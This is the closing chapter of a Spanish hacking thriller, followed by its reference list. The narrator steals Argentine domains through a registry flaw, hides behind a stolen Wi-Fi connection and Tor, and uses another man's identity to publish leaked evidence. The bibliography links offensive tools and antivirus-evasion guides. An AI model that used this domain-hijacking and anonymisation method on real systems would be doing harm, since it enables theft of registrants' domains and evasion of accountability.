
La semana pasada, había encontrado el fallo más importante de toda mi carrera por pura casualidad. El organismo encargado de registrar dominios argentinos presentaba un error

de diseño que permitía transferir dominios de un usuario a otro sin necesidad de que el primero lo autorizase. Más que una transferencia, era un robo.

Para explotar aquella vulnerabilidad, primero necesitaba crear una base de datos que requería millones de consultas HTTP a sus servidores. Con ese propósito, elaboré y ejecuté un script que la creaba. Pero aún no había parado, seguía creciendo lentamente y solo había alcanzado los cuatrocientos mil registros. Iba demasiado despacio. Quería quedarme con unos cuantos dominios y lo quería en aquel preciso momento.

Continué investigando y aprendiendo cómo funcionaba la web del NIC por si volvía a sonar flauta. Al fin y al cabo, tampoco había dedicado demasiado tiempo a entenderla por completo a causa de los últimos acontecimientos. Visité y probé funcionalidades hasta que encontré mi preciada recompensa: "Información de un dominio".

Desde esa parte de la aplicación, se obtenían los datos del dueño, fecha de creación y expiración propia del protocolo *whois*. Allí, tras introducir un horrible CAPTCHA y visualizar el código fuente de la página, tres líneas resaltaron sobre todas las demás como si fueran monedas de oro del "Mario Bross".



Img 116: Código fuente de la página del NIC al hacer un whois.

Acababa de encontrar la última pieza del puzle, en nada más y nada menos que un comentario HTML. Seguro que estaba allí porque un desarrollador lo puso para depurar errores. Eso facilitaba y aceleraba las cosas. Ya no era necesario esperar a que terminara de crearse la base de datos. Haciendo un *whois* al dominio que quisiera "traspasar" (remarco las comillas) y viendo el código fuente de la página, obtendría el identificador de dominio. Con ese identificador y la vulnerabilidad en el histórico de dominio, podía sacar el código de usuario, la segunda y última variable necesaria para generar la URL. Así quedaba confirmado que podía robar cualquier dominio argentino.

Cerré el puño y arremetí un codazo contra mi costado como si hubiera marcado un gol en el último minuto en la Liga Master del PES: *Game Over*.

Repleto de euforia, me levante de la silla para dar un paseo mientras cavilaba qué hacer a continuación. Disponía de unas pruebas más que sólidas, pero inadmisibles para los tribunales de justicia. ¿La prensa? Estaba descartada. Ningún periodista se atrevería a publicar nada de lo que tenía. ¿La policía? De ningún modo. Los mandos policiales estaban escogidos por los políticos y nunca permitirían que se siguiera con una investigación que podría poner fin a sus carreras. Todo eso era cierto. Pero yo no lo aceptaba. No aceptaba que los políticos se fueran de rositas después de todo el daño que habían causado.

Por suerte, ahora disponía de los instrumentos necesarios para impedirlo.

Tenía la certeza de que mi actuación futura traería consecuencias legales y, como no quería volver a ver a Prado ni a ninguno de sus compañeros de la Brigada de Investigación Tecnológica, decidí tomar todas las medidas de precaución posibles para ser ilocalizable. Un ninja entre los bits.

Bajé las escaleras con la mochila al hombro y conduje tres kilómetros hasta una urbanización tranquila. Aparqué, me situé en el asiento del copiloto para tener más espacio, encendí el equipo y me conecté a la primera señal wifi de ADSL que encontré: JAZZTEL_8721.

Primera fase completada.

Tor[40] (The Onion Router) permite navegar de forma anónima mediante nodos conectados que forman una red independiente y geográficamente dispersa por todo el planeta, lo que la convertía en un elemento perfecto para asegurarme de que prácticamente era imposible rastrearme hasta el origen. En el peor de los casos, acabarían investigando al pobre propietario de la señal wireless que estaba robando.

Arranqué una máquina virtual recién instalada, sin software ni ningún dato relacionado a mí. Allí abrí el Firefox y eliminé todas las extensiones y plugins que había instalados: java, flash, quicktime... Cualquiera de ellos podría dejar una huella que expusiese la dirección IP real de la conexión.

Sobre la máquina virtual, descargué y configuré el paquete Tor Browser[41], que incluye un cliente de Tor, el interfaz gráfico Vidalia y Tor button, una extensión para Firefox que facilita su uso.

Por último, con un poco de paranoia pese a que la instalación era nueva, arranqué Firefox en modo incógnito; así evitaría que se usase la cache o sesiones del navegador existentes.

Con todo dispuesto, podía navegar sin miedo a dejar huellas.

Segunda parte terminada.


Creé una cuenta de correo en Gmail y otra del NIC con datos personales falsos, por supuesto. Como no tenía ganas de ser creativo, me valí de los de Juanjo. Después metí todos los documentos probatorios en un fichero ZIP: imágenes, vídeos y audios que había ido

obteniendo durante mi propia investigación. No dejé nada; de esta forma nadie dudaría de la credibilidad de los datos ni de los nombres de los políticos corruptos que se retrataban. El ZIP lo subí a siete páginas distintas de ficheros: rapidshare, mediafire, yousendit, minus… con el propósito de que, cuando se hicieran públicos los enlaces, las autoridades tardasen lo máximo posible en eliminar el fichero de todas ellas.

A continuación, abrí un nuevo blog en Blogger. Escribí una pequeña introducción en una entrada y posteriormente copié las URL con el ZIP que acababa de subir. Hice exactamente lo mismo con la plataforma de Wordpress. Si las autoridades pedían el cierre, tendrían que hacerlo de dos sitios y se ganaría algo de tiempo.

Era el momento de dar a conocer mis nuevas páginas web.

Tercer hito cumplido.



Img 117: Navegador Firefox en modo "incógnito" modificando la configuración DNS de afraid.org.

Me di de alta en el servicio gratuito de DNS de afraid.org. Así podría gestionar dominios vía web y, por lo tanto, de forma anónima. La configuración fue rápida. Consulté luego cuáles eran las páginas más vistas de Argentina y los periódicos más importantes, y los añadí al servicio. Algunos los puse apuntando al blog creado en Blogger y otros al de Wordpress.

Cuarta meta alcanzada.

Usando la vulnerabilidad del NIC, pedí la transferencia de diez dominios a la cuenta del falso Juanjo en el propio NIC: elmundo.ar, elpais.ar, abc.ar, 20minutos.ar, google.ar… A los cinco minutos, una vez se hubieron transferido, modifiqué los servidores DNS que debían de usar aquellos dominios desde la web del NIC, sustituyéndolos por los de afraid.

Quinto y último golpe lanzado: K.O.

Según fuese pasando el tiempo y propagándose el DNS, la noticia sería cada vez más visible, produciéndose una reacción en cadena por el resto de medios y países como si de la fisión de un núcleo de uranio se tratase. Nadie podría pararlo. En Internet se escribe con tinta, y a mí se me había concedió una hoja en blanco.

Conduje de regreso a casa con un agradable cosquilleo recorriéndome desde la nuca hasta la punta de los dedos. Sabía que era algo psicosomático, una reacción física producida por un sentimiento pleno de liberación, pero parecía que realmente me hubieran quitado un gran peso de encima.

Una vez en mi despacho, caí rendido en el sillón. Apoyé los pies sobre el borde del escritorio, cerré los ojos y dejé que la oscuridad y el silencio tomaran el control.

No sé cuanto tiempo pasó, si me quedé dormido o solo me encontraba en un estado de meditación profunda. El caso es que el móvil tronó y me tiró al suelo. Tuve que arrastrarme hasta la estantería donde lo había dejado, con una punzada de dolor en el costado, para contestar antes de que lo hiciera la señorita del buzón de voz.

-Ángel caído al habla –bromeé, después de comprobar que era Marcos quien llamaba y pulsar la tecla verde.

-Tengo un problema –dijo-. Necesito tu ayuda.

Su voz, siempre grave y carente de emociones, ahora sonaba sorprendentemente angustiada. Iba a preguntarle qué sucedía cuando llamaron al timbre.

-Dame un segundo.

No tenía ni idea de quién sería a aquellas horas.

Atravesé el pasillo con el móvil en la mano y abrí sin asomarme a la mirilla. Desde el otro lado, unos preciosos ojos verdes me miraron.

-Tenemos que hablar –dijo Yolanda.

-FIN-

Referencias y Bibliografía

Capítulo I

[1] Certificaciones:

- CISSP: *https://www.isc2.org/cissp/default.aspx*
- CISA: *http://www.isaca.org/Certification/CISA-Certified-Information-Systems-Auditor/Pages/default.aspx*
- SANS: *http://www.sans.org/*
- CEH: *http://www.eccouncil.org/courses/certified_ethical_hacker.aspx*

Data Loss Prevention:

- *http://www.infosecisland.com/blogview/11142-To-DLP-or-not-to-DLP-Data-LeakageLoss-Prevention.html*
- *http://uwcisa.uwaterloo.ca/Biblio2/Topic/ACC626%20Information%20Leakage%20and%20Data%20Loss%20Prevention%20M%20Li.pdf*

Seguridad en proxy web:

- *http://www.securitybydefault.com/2011/12/analisis-de-seguridad-de-un-proxy-web.html*

Capítulo II

[2] USBDeview: *http://www.nirsoft.net/utils/usb_devices_view.html*

[3] MRU: *http://www.forensicswiki.org/wiki/MRU*

Forense de USB:

- *http://blogs.sans.org/computer-forensics/files/2009/09/USBKEY-Guide.pdf*
- *http://www.forensicswiki.org/wiki/USB_History_Viewing*
- *http://msdn.microsoft.com/en-us/windows/hardware/gg463393.aspx*
- *http://www.linux-usb.org/usb.ids*
- *http://www.nirsoft.net/utils/usb_devices_view.html*
- *http://www.swiftforensics.com/2012/08/tracking-usb-first-insertion-in-event.html*

Capítulo III

Nombres de usuario y perfiles:

- *http://www.securitybydefault.com/2009/08/nombres-de-usuario-y-perfiles.html*
- *http://www.checkusernames.com/*
- *http://knowem.com/*
- *http://www.namechk.com*
- *http://webmii.com/*

Capítulo IV

[4] Estándar PDF:

- *http://www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/PDF32000_2008.pdf*
- *http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/devnet/pdf/pdfs/pdf_reference_1-7.pdf*

[5] Elcomsoft Advanced PDF Password Recovery: *http://www.elcomsoft.com/apdfpr.html*

[6] Diccionarios de palabras: *http://www.skullsecurity.org/wiki/index.php/Passwords*

[7] Formato XMP: *http://es.wikipedia.org/wiki/XMP*

[8] Descargas de la wikipedia: *http://en.wikipedia.org/wiki/Wikipedia:Database_download*

Capítulo V

[9] Blogs y referencias generales:

- netsec: *http://www.reddit.com/r/netsec/*
- blog hispasec: *http://laboratorio.blogs.hispasec.com/*
- Seguridad Apple: *http://www.seguridadapple.com/*
- Security Art Work: *http://www.securityartwork.com/*
- 48bits: *http://blog.48bits.com/*
- Dragonjar: *http://www.dragonjar.org/*

[10] Herramienta de análisis web Burp proxy: *http://portswigger.net/burp/proxy.html*

Uso de Burp Intruder: *http://www.securityninja.co.uk/application-security/burp-suite-tutorial-intruder-tool-version-2/*

Capítulo VI

[11] Addon de Firefox Hackbar: *https://addons.mozilla.org/en-us/firefox/addon/hackbar/*

Cross-Site-Scripting:

- *https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)*
- *https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet*

Capítulo VII

Ingeniería Social: *http://www.social-engineer.org/framework/Social_Engineering_Framework*

Capítulo IX

[12] Distribución wifiway: *http://www.wifiway.org/*

[13] Herramienta Aircrack-ng: *http://www.aircrack-ng.org/*

[14] Aplicación Wififofum: *http://www.aspecto-software.com/wififofum/*

[15] Herramienta Nmap: *http://nmap.org/*

[16] Web Shodan: *http://www.shodanhq.com/*

[17] Extensión LiveHttpHeaders: *https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/*

Ataques a redes wireless WEP

- *http://lifehacker.com/5305094/how-to-crack-a-wi+fi-networks-wep-password-with-backtrack*
- *http://www.aircrack-ng.org/doku.php?id=simple_wep_crack*

Capítulo X

[18] Gecko iPhone Toolkit : *http://www.mediafire.com/?gud968y9jfnc5ee*

[19] Firmware en IPSW modificado: *http://appldnld.apple.com/iPhone4/041-3309.20111109.64rtg/iPhone3,1_5.0.1_9A405_Restore.ipsw*

[20] Aplicación redsn0w: *https://sites.google.com/a/iphone-dev.com/files/home/redsn0w_win_0.9.10b8.zip*

[21] Herramienta iExplorer: *http://www.macroplant.com/iexplorer/*

Información de iPhone:

- *http://www.iclarified.com/entry/index.php?enid=1034*
- *http://theiphonewiki.com/wiki/index.php?title=Bootrom*

- *http://theiphonewiki.com/wiki/index.php?title=SHA-1_Image_Segment_Overflow*

Capítulo XIII
[22] Framework de test de intrusion Metasploit: *http://www.metasploit.com/*

[23] Virustotal: *https://www.virustotal.com/*

[24] Packer Themida: *http://www.oreans.com/themida.php*

[25] PeePDF: *http://code.google.com/p/peepdf/*

No ser detectado por antivirus:

- *http://www.thegreycorner.com/2010/06/bypassing-antivirus-detection-for.html*
- *http://blog.9bplus.com/av-bypass-for-malicious-pdfs-using-xdp*
- *http://www.offensive-security.com/metasploit-unleashed/Antivirus_Bypass*

Capítulo XIV
[26] Aplicación móvil iWep Pro: *http://iwazowski.com/iWep%20PRO%202.0%20-%20iWazDev.htm*

[27] Cliente de SSH PuTTY: *http://www.chiark.greenend.org.uk/~sgtatham/putty/*

[28] Screen: *http://www.gnu.org/software/screen/*

Capítulo XVII
[29] Aplicación mimikatz: *http://blog.gentilkiwi.com/mimikatz*

[30] IE Password Viewer: *http://www.nirsoft.net/utils/internet_explorer_password.html*

[31] Restaurar PST: scanpst: *http://support.microsoft.com/kb/287497*

Capítulo XVIII
[32] Aplicación Creepy: *http://ilektrojohn.github.com/creepy/*

Buscador de imágenes y datos GPS en EXIF:

- TinEye: *http://www.tineye.com/*
- GPS EXIF: *http://en.wikipedia.org/wiki/Exchangeable_image_file_format*

Capítulo XXI
Análisis forense de memoria:

- Memory forensics: *http://www.forensicswiki.org/wiki/Tools:Memory_Imaging*

- Accelerated Windows Memory Dump Analysis *http://www.dumpanalysis.com/Training/Accelerated-Windows-Memory-Dump-Analysis-Public.pdf*

Capítulo XXII
Keylogger USB: *http://www.keelog.com/*

Capítulo XXIII
[33] IG's Password Recovery Suite: *http://www.golubev.com/igprs/*

[34] Iphone-dataprotection: *http://code.google.com/p/iphone-dataprotection/*

[35] iPhone Backup Browser: *http://code.google.com/p/iphonebackupbrowser/*

[36] BinaryCookieReader: *http://securitylearn.net/wp-content/uploads/tools/iOS/BinaryCookieReader.py*

[37] Extensión CookieManager: *https://addons.mozilla.org/en-us/firefox/addon/cookies-manager-plus/*

[38] Montar punto de acceso con hostapd: *http://hostap.epitest.fi/hostapd/*

[39] Herramienta de análisis de contraseñas oclhashcat: *http://hashcat.net/oclhashcat-plus/*

Velocidades GPU: *http://golubev.com/gpuest.htm*

Compartir iPhone por 3G y Wifi: *http://www.net42.co.uk/os/linux/sharing_3g_with_hostapd.html*

Capítulo XIV
Información MS10-06: *http://technet.microsoft.com/en-us/security/bulletin/MS10-061*

Pivot de Metasploit: *http://pen-testing.sans.org/blog/2012/04/26/got-meterpreter-pivot*

Capítulo XXVIII
[40] Tor: *https://www.torproject.org/*

[41] Tor Browser: *https://www.torproject.org/projects/torbrowser.html.en*

Biblioteca Facultade de Informática UNIVERSIDADE DA CORUÑA